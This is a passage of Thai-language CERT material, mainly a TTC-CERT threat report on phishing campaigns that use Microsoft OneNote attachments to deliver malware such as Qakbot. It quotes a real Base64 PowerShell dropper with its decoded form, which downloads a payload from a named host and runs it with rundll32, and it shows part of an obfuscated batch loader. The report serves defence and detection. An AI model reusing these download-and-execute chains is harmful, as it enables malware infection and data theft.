  - ช่วยให้เกิดความชำนาญ และเห็นช่องทางในการปรับปรุงกระบวนการในการรับมือ
  - เอกสารและเครื่องมือที่จำเป็นสำหรับการซ้อมรับมือ

    https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material

แนวทางการประสานงานระหว่างศูนย์ TTC-CERT กับ MODCSIRT และความเป็นไปได้ในการแลกเปลี่ยนข้อมูลการแจ้งเตือนภัยคุกคามทางไซเบอร์

แนวทางการประสานงาน

https://www.ttc-cert.or.th/



ดาวน์โหลดกุญแจสำหรับอีเมล pisut@ttc-cert.or.th

- อิเล็กทรอนิกส์เมล : pisut@ttc-cert.or.th
- หมายเลขของกุญแจ (Key ID) : CF508EF3F322F54E
- ประเภทของกุญแจ (Key Type) : RSA
- วันหมดอายุ (Expires) : 2023-04-01
- ขนาดความยาว (Key size) : 4096
- Fingerprint : 4482 092E 10E4 6ADE C602 4A37 CF50 8EF3 F322 F54E
- Download Key

แนวทางการประสานงาน

- POC MODCSIRT?

ความเป็นไปได้ในการแลกเปลี่ยนข้อมูลการแจ้งเตือนภัยคุกคามทางไซเบอร์

- เกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ MODCSIRT?
- คณะทำงานศูนย์ TTC-CERT ต้องอนุมัติก่อน
- ในทางปฏิบัติ –> สขช., ศซบ.ทหาร ส่งทาง Official Email ขององค์กร

คำถาม/ข้อสงสัย/ข้อเสนอแนะ

เอกสารแนบท้าย 4

[TLP:CLEAR] รายงานการวิเคราะห์กรณีพบการเพิ่มขึ้นของการใช้ไฟล์ Microsoft OneNote ในการโจมตีเพื่อแพร่กระจายมัลแวร์

เผยแพร่ให้ภาคส่วนโทรคมนาคมเมื่อ 10 ก.พ.66

เผยแพร่ให้สาธารณะเมื่อ 10 มี.ค.66

Executive Summary

ศูนย์ TTC-CERT สังเกตพบการเพิ่มขึ้นของการโจมตีในลักษณะแบบอีเมลฟิชชิ่ง (phishing email) ที่มีการแนบไฟล์ Microsoft OneNote ซึ่งสอดคล้องกับการรายงานจากแหล่งข่าวเปิดหลายแหล่ง โดยที่ผ่านมาตรวจพบผู้ไม่หวังดีใช้ไฟล์แนบ Microsoft Word หรือ Microsoft Excel ในการโจมตีเพื่อแพร่กระจายมัลแวร์ อย่างไรก็ตาม วิธีการโจมตีโดยใช้ไฟล์ Microsoft Word หรือ Microsoft Excel ที่ฝัง macro ที่เป็นอันตรายนี้ในปัจจุบันไม่เป็นที่นิยมมากนักเนื่องจากทางบริษัท Microsoft ได้ประกาศ[1] [2] ปิดการใช้งาน (disable) macro เป็นค่าเริ่มต้น (by default)

โปรแกรม Microsoft OneNote[3] เป็นแอปพลิเคชันประเภทสมุดบันทึกแบบดิจิทัลบนเครื่องคอมพิวเตอร์ที่สามารถดาวน์โหลดได้ฟรีและเป็นซอฟต์แวร์ที่รวมอยู่ใน Microsoft Office 2019 และ Microsoft 365 เนื่องจากโปรแกรม Microsoft OneNote มักมีการติดตั้งรวมมาด้วยในการติดตั้ง Microsoft Office 365 ทั้งหมด แม้ว่าผู้ใช้งานจะไม่ได้ใช้โปรแกรม Microsoft OneNote นี้ แต่อย่างไรก็ตามการที่มีโปรแกรม Microsoft OneNote ติดตั้งอยู่บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน ผู้ใช้งานก็ยังสามารถก็ยังเปิดรูปแบบไฟล์ Microsoft OneNote ได้โดยใช้โปรแกรมที่ติดตั้งมาด้วยดังกล่าว

ตั้งแต่ปลายเดือนมกราคม 2566 ศูนย์ TTC-CERT ตรวจพบผู้โจมตีกำลังใช้ไฟล์แนบ Microsoft OneNote ในการโจมตีในลักษณะแบบอีเมลฟิชชิ่ง (phishing email) มีจำนวนครั้งที่เพิ่มมากขึ้น เพื่อแพร่กระจายมัลแวร์ให้เหยื่อด้วยมัลแวร์รูปแบบต่าง ๆ ตลอดจนมัลแวร์ที่ผู้โจมตีใช้ในการโจมตีในครั้งนี้ หลายครั้งที่ศูนย์ TTC-CERT พบเป็นมัลแวร์ประเภท initial access broker และ/หรือ information stealer ที่พยายามขโมยข้อมูล credentials, ข้อมูลที่เกี่ยวกับการทำธุรกรรมทางการเงิน และ/หรือ ข้อมูลส่วนบุคคล (PII) ที่อยู่บนเครื่องคอมพิวเตอร์ของเหยื่อ ซึ่งอาจจะนำไปสู่การโจมตีโดยใช้มัลแวร์เรียกค่าไถ่ (ransomware) ได้

ดังนั้นเพื่อลดความเสี่ยงจากการถูกโจมตี หากไม่มีจำเป็นสำหรับวัตถุประสงค์ทางธุรกิจ ศูนย์ TTC-CERT แนะนำให้องค์กรพิจารณาบล็อกเอกสารแนบของไฟล์ Microsoft OneNote ในอีเมล หรือหากจำเป็นต้องใช้ไฟล์ Microsoft OneNote ในการส่งทางอีเมล องค์กรจำเป็นต้องมีมาตรการควบคุมเพิ่มเติมเพื่อลดความเสี่ยงจากการถูกโจมตี นอกจากนี้ องค์กรจำเป็นต้องตรวจสอบให้แน่ใจว่าพนักงานขององค์กรตระหนักถึงภัยคุกคามรูปแบบใหม่นี้ที่มาทางอีเมล และหากพบการโจมตีในลักษณะดังกล่าวพนักงานขององค์กรควรรู้ว่าจะต้องรายงานไปที่หน่วยงานไหนขององค์กรเพื่อยกระดับการตรวจสอบ

[1] "Macros from the internet will be blocked by default in Office." 26 Jan. 2023, https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked. Accessed 7 Feb. 2023.

[2] "Macros in embedded Excel workbook are blocked from running." 17 Nov. 2022, https://learn.microsoft.com/en-us/office/troubleshoot/excel/embedded-macros-not-run. Accessed 7 Feb. 2023.

[3] "The digital note-taking app for your devices - Microsoft OneNote." https://www.onenote.com/?public=1. Accessed 7 Feb. 2023.


ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากระบบ MISP ขององค์กรได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไปยังระบบ MISP ขององค์กรท่านโดยอัตโนมัติ ทั้งนี้ จากประสบการณ์ที่ผ่านมา ศูนย์ TTC-CERT พบว่า IOCs ที่เป็นค่า hash ของไฟล์ที่ใช้ในการโจมตีนั้นไม่มีประสิทธิ์ภาพเพียงพอต่อการตรวจจับการโจมตี เนื่องจากผู้โจมตีสามารถปรับเปลี่ยนรูปแบบของไฟล์ Microsoft OneNote หรือ ไฟล์แนบที่อยู่ในไฟล์ Microsoft OneNote ได้หลากหลายรูปแบบตามที่ผู้โจมตีต้องการ ส่งผลให้ค่า hash ของไฟล์ที่ใช้ในการโจมตีจะเปลี่ยนแปลงไปตามรูปแบบของไฟล์ที่ใช้การโจมตี ดังนั้น ศูนย์ TTC-CERT แนะนำให้องค์กรใช้วิธีการตรวจจับโดยใช้ **YARA Rule** ตามที่ระบุไว้ในหัวข้อ **“วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี”** ของรายงานฉบับนี้

รายละเอียดทางเทคนิค

โปรแกรม Microsoft OneNote เป็นโปรแกรมที่ช่วยให้ผู้ใช้งานสามารถแทรกไฟล์แนบลงใน Notebook ซึ่งผู้ใช้งานสามารถเปิดไฟล์แนบที่อยู่ในไฟล์ Microsoft OneNote ได้เมื่อดับเบิลคลิกไฟล์แนบที่อยู่ในไฟล์ Microsoft OneNote ซึ่งไฟล์ที่แนบอยู่ในไฟล์ Microsoft OneNote ดังกล่าวหากเป็นไฟล์ที่เป็นอันตรายอาจไม่ถูกตรวจจับโดยเครื่องมือรักษาความปลอดภัยที่องค์กรใช้งานอยู่

ผู้โจมตีใช้ feature การแทรกไฟล์แนบลงใน Notebook นี้ ในการโจมตีโดยการแนบไฟล์ที่เป็นอันตรายอาทิ VBS, คำสั่ง PowerShell, ไฟล์ HTA (HTML Application), batch file หรือแม้กระทั่งไฟล์ประเภท executable (exe) เป็นต้น ซึ่งจะถูกเรียก (หรือสั่งให้ execute) ใช้งานโดยอัตโนมัติเมื่อผู้ใช้งานดับเบิลคลิกไฟล์แนบดังกล่าว ซึ่งอาจเป็นการ execute ไฟล์ที่เป็นมัลแวร์ของผู้โจมตีโดยตรง หรืออาจเป็นการดาวน์โหลดไฟล์มัลแวร์จากภายนอกและทำการติดตั้งมัลแวร์ของผู้โจมตี


ศูนย์ TTC-CERT ตรวจสอบจากแหล่งข่าวเปิดพบว่า ตั้งแต่ปลายเดือน ม.ค.66 ถึง 9 ก.พ.66 มีจำนวนตัวอย่างมัลแวร์ที่ใช้ไฟล์ Microsoft OneNote มีจำนวนที่เพิ่มมากขึ้นผิดปกติ รายละเอียดตาม**ภาพที่ 1** ซึ่งศูนย์ TTC-CERT คาดว่าในอนาคตอันใกล้ผู้โจมตีหลาย ๆ กลุ่มอาจหันมาใช้ไฟล์ Microsoft OneNote ในการโจมตีเพื่อแพร่กระจายมัลแวร์เพื่อให้บรรลุวัตถุประสงค์ของกลุ่มผู้โจมตีต่อไป



ภาพที่ 1 *แสดงสถิติของจำนวนตัวอย่างมัลแวร์ที่มีการใช้ไฟล์ Microsoft OneNote จาก https://bazaar.abuse.ch/*


ตัวอย่างมัลแวร์ที่ใช้ไฟล์ Microsoft OneNote ในการแนบไฟล์ที่เป็นคำสั่ง PowerShell ที่เป็นอันตราย

- ตัวอย่างไฟล์ที่ใช้ในการวิเคราะห์: cancellation.one (SHA256: 62a0750ae87bd6445ebc202e442b0820c859507be37487e012b910660050929a) เมื่อทำการเปิดไฟล์จะแสดงดัง**ภาพที่ 2**




ภาพที่ 2 *แสดงภาพเมื่อเปิดไฟล์ cancellation.one*


- เมื่อทำการเลื่อนคำว่า “Open” ออกไปทางขวามือ จะเห็นว่าผู้โจมตีทำการซ้อนภาพเพื่อหลอกให้เหยื่อเปิดไฟล์เพื่อดูรายละเอียดของไฟล์ OneNote รายละเอียดตาม**ภาพที่ 3** แต่แท้จริงแล้วหากเหยื่อดับเบิ้ลคลิกคำว่า “Open” ที่เป็นสีม่วง เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ execute ไฟล์ที่เป็นคำสั่ง PowerShell รายละเอียดตาม **ภาพที่ 4** และ **ภาพที่ 5**



ภาพที่ 3 *แสดงการซ้อนภาพเพื่อหลอกให้เหยื่อเปิดไฟล์คำสั่ง PowerShell*



ภาพที่ 4 *แสดงภาพหลังจากดับเบิ้ลคลิกจะมีการเตือนจาก Microsoft OneNote ว่าการเปิดไฟล์ดังกล่าวอาจเป็นอันตรายต่อเครื่องคอมพิวเตอร์ได้*



ภาพที่ 5 *แสดงภาพการ execute ไฟล์คำสั่ง PowerShell*

- คำสั่งที่ได้จากการ execute ไฟล์คำสั่ง PowerShell ข้างต้นเป็นไปตามตาราง โดยคำสั่งจะถูก encode แบบ Base64


```
powershell
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNoby
BvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYUlcXVlc3QgLVVSSSBodHRwczovL25lcnVsZ3lta2
hhbmEuY29tL0NDb04vMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5Lmp
wZw0KcnVuZGxsMzIgQzpccHJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQNCmV4aXQNCg==
')) > C:\ProgramData\in.cmd&&start /min C:\ProgramData\in.cmd
```

- เมื่อทำการ decode คำสั่ง PowerShell จะพบว่า PowerShell จะทำการสร้าง batch file ที่ C:\ProgramData\in.cmd และทำการ execute batch file ดังกล่าว ซึ่งภายใน batch file ดังกล่าวเป็นการใช้คำสั่ง PowerShell ในการดาวน์โหลด payload ผ่านอินเตอร์เน็ตที่ hxxps://nerulgymkhana[.]com/CCoN/01.gif โดยเก็บไฟล์ดังกล่าวไว้ที่ C:\programdata\putty.jpg และทำการ execute โดยใช้คำสั่ง rundll32 ซึ่งรูปแบบวิธีการ(TTPs) แบบนี้เป็นการโจมตีจาก Qakbot รายละเอียดตามตาราง

```
@echo off
powershell Invoke-WebRequest -URI https://nerulgymkhana.com/CCoN/01.gif
-OutFile C:\programdata\putty.jpg
rundll32 C:\programdata\putty.jpg,Wind
exit
> C:\ProgramData\in.cmd&&start /min C:\ProgramData\in.cmd
```

ตัวอย่างมัลแวร์ที่ใช้ไฟล์ Microsoft OneNote ในการแนบไฟล์ batch file ที่เป็นอันตราย


- ตัวอย่างไฟล์ที่ใช้ในการวิเคราะห์: Invoice_0942613.one (SHA256: 1acfea4218390a872b340873b71343f6d360b5b9a9e300534e59a69fb4d9b924) เมื่อทำการเปิดไฟล์จะแสดงดัง**ภาพที่ 6**



ภาพที่ 6 *แสดงภาพเมื่อเปิดไฟล์ Invoice_0942613.one*


- เมื่อทำการเลื่อนคำว่า “CLICK TO VIEW DOCUMENT” ออกไปทางขวามือ จะเห็นว่าผู้โจมตีทำการซ้อนภาพเพื่อหลอกให้เหยื่อเปิดไฟล์เพื่อดูรายละเอียดของไฟล์

OneNote รายละเอียดตาม**ภาพที่ 7** แต่แท้จริงแล้วหากเหยื่อดับเบิ้ลคลิกคำว่า “CLICK TO VIEW DOCUMENT” ที่เป็นสีน้ำเงิน เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ execute ไฟล์ HTA



***ภาพที่ 7** แสดงการซ้อนภาพเพื่อหลอกให้เหยื่อเปิด batch file ที่แนบ*

- จากนั้น cmd.exe จะทำการ execute ไฟล์ batch file ที่แนบอยู่ในไฟล์ Invoice_0942613.one โดยรายละเอียดของ batch file ที่แนบบางส่วนมีรายละเอียดตาม**ภาพที่ 8**, **ภาพที่ 9**, และ **ภาพที่ 10** ซึ่งไฟล์ batch file ดังกล่าวเป็นไฟล์ที่ผู้โจมตีได้ทำ obfuscation มาเป็นอย่างดีเพื่อให้ยากต่อการวิเคราะห์พฤติกรรม



```
1   @echo off
2   set "cIgU=set "
3   %cIgU%"jXxLAUmngx=Sy"
4   %cIgU%"qcVmKQkRZs=Wi"
5   %cIgU%"jjCYdLpFAR=y "
6   %cIgU%"oBRoqJMxIq=ex"
7   %cIgU%"fiqUMBViEy="%~0."
8   %cIgU%"jvkCKlRjMA=\W"
9   %cIgU%"BUHuWdcOOD=:\"
10  %cIgU%"iAkXMpaDcB=.e"
11  %cIgU%"TuIDivIqaw=ow"
12  %cIgU%"IlVJzcJwYH=0\"
13  %cIgU%"FRktqtPweo= C"
14  %cIgU%"PdtCuiePGs=we"
15  %cIgU%"LzNMowcMXF= /"
16  %cIgU%"UaqvVsEEpO=do"
17  %cIgU%"iPzwBYzaaR=Po"
18  %cIgU%"qCwiKIRMSJ=co"
19  %cIgU%"GScIreATTX=he"
20  %cIgU%"moGxsDIEez=e""
21  %cIgU%"jETuspgUDA=in"
22  %cIgU%"hTRChaZmXK=em"
23  %cIgU%"NxqPhJmQvc=ll"
```

ภาพที่ 8 *แสดงบรรทัดที่ 1 ถึง 23 ของ batch file*

```
103  %qRUk%"UhHTVxChYL=.Dis"
104  %qRUk%"RyDPlQIDzk=ct S"
105  :: YIIlM3+LzFN7fy4FhGHhurxUCU/
     ZOl8yHX5XU72bDJkHdXy8ATdPBfkCaEkSkH0LDDdttMXMwm87PuPdqCag5n3BMwXBNfSFrMmkvlz2Fxz
     AOUPV4AsD2nAJTIYsCUgMW/mKutFJl24EjTmpMhTgzxNXJMLwO1ByxPSklpVJ6YUDkSMJqYRbgdL
     +qoJ9z/IsfnCqjLcudv6HBM4YeqSvvW3KYq1xEBP/16Fu9blFmXbskEbXJThED2+QBSugctb32n1V8/
     iWsHwZd4ozKQk6L+oQRdbN18eIhdBBh
     +CPm2GxS3uiE4lW8vpXbTqK67eer6xTHLfoAypFo9X2UYxmnCGl6q6igZPTo6KGjFXZI9F2jn/
     mY84NWJvGdhz0SGxBiz6nHnun4rH+HaMnP+0UO4Cfq5zyIMfMtHZtnd0tcp/el0xdib
     +LrFyJhLiUS1k0no0jl9FwX5/
     hTee5tVH59ZA9f3fFnuVAmLlJOp9VpDT6LqtTS8cikhZoJQ7pRgb17LP7OUxw5m7AuxF1i1QaRMFzf7i
     v9G1YFj3t92zWk/pxZxHhj+SEnyfqY+UfBgkj3NQ2Y/
     stXIn14mgCGwiuhlGY8PGYRFjLNHfRKPud1IIIHkC17EBpzYl4yUw8yUClEXgRgDmf7GFW/
     v8CWwe2zR0mwXA1yiSOIprlhMV95f3suC2uftwlPeC/CxVUhC+zUHQpbMXF2KtPAD1P
     +2Tq3Z149Q1ppprj9Pdw6DgBRa/wKZyJGBGdZI/
     2uifH5bWW0hi6C6vOrioAwkZg9amobFuBK3ivfx0GHL3YN20GQ1cxf6iGq2
     +hFAev3IzCOF5ihBGYHHM5wed56LoOKDQ3NTQq7/oKSWGemp/WOak4XCHjra5+P/
     WAKBfHXdPusCkteSHT8PWed6SizUSlQ9G+3p9NNzXvKDYJ4XzbzxaYv2l6HBavbQMShKyCWnHwq
     +WqgXBu+mfZy0Hn+hq
     +NpjZF3tOUn7tw9Qfu864RNhHlTCTgEOfFW2ifT4ShnKXeqeEzERBrT11hrVuYx//
     l4iX91JmHWj7HuPs
     +30epw03QdaUxuLzFATu8uoghyFztUn0hIdJecF1Osxi5pMEUk7Lsi2Z1WkKvPITwiiVCby8CaOohuB0
     Q1hCdgDQoIVfYWc/ELOxWD
```

ภาพที่ 9 *แสดงบรรทัดที่ 103 ถึง 105 ของ batch file*

ภาพที่ 10 *แสดงบรรทัดที่ 370 ถึง 375 ของ batch file*

- เมื่อทำการ deobfuscation และ decode จะพบว่าไฟล์ batch file ดังกล่าวจะสั่งให้คัดลอกไฟล์ C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe มาไว้ที่ current directory โดยบันทึกเป็นชื่อของ batch file เช่น skyy.bat.exe จากนั้นจะทำการ execute คำสั่ง PowerShell โดยใช้ skyy.bat.exe ซึ่งคำสั่ง PowerShell เป็นการดึงข้อมูลจาก String ที่อยู่ใน batch file มา decode และ decrypt โดยใช้ algorithm AES ซึ่งมีการฝังกุญแจถอดรหัสและ IV อยู่ในคำสั่ง PowerShell และทำการ decompress ข้อมูลรายละเอียดตาม**ภาพที่ 11**

```
@echo off
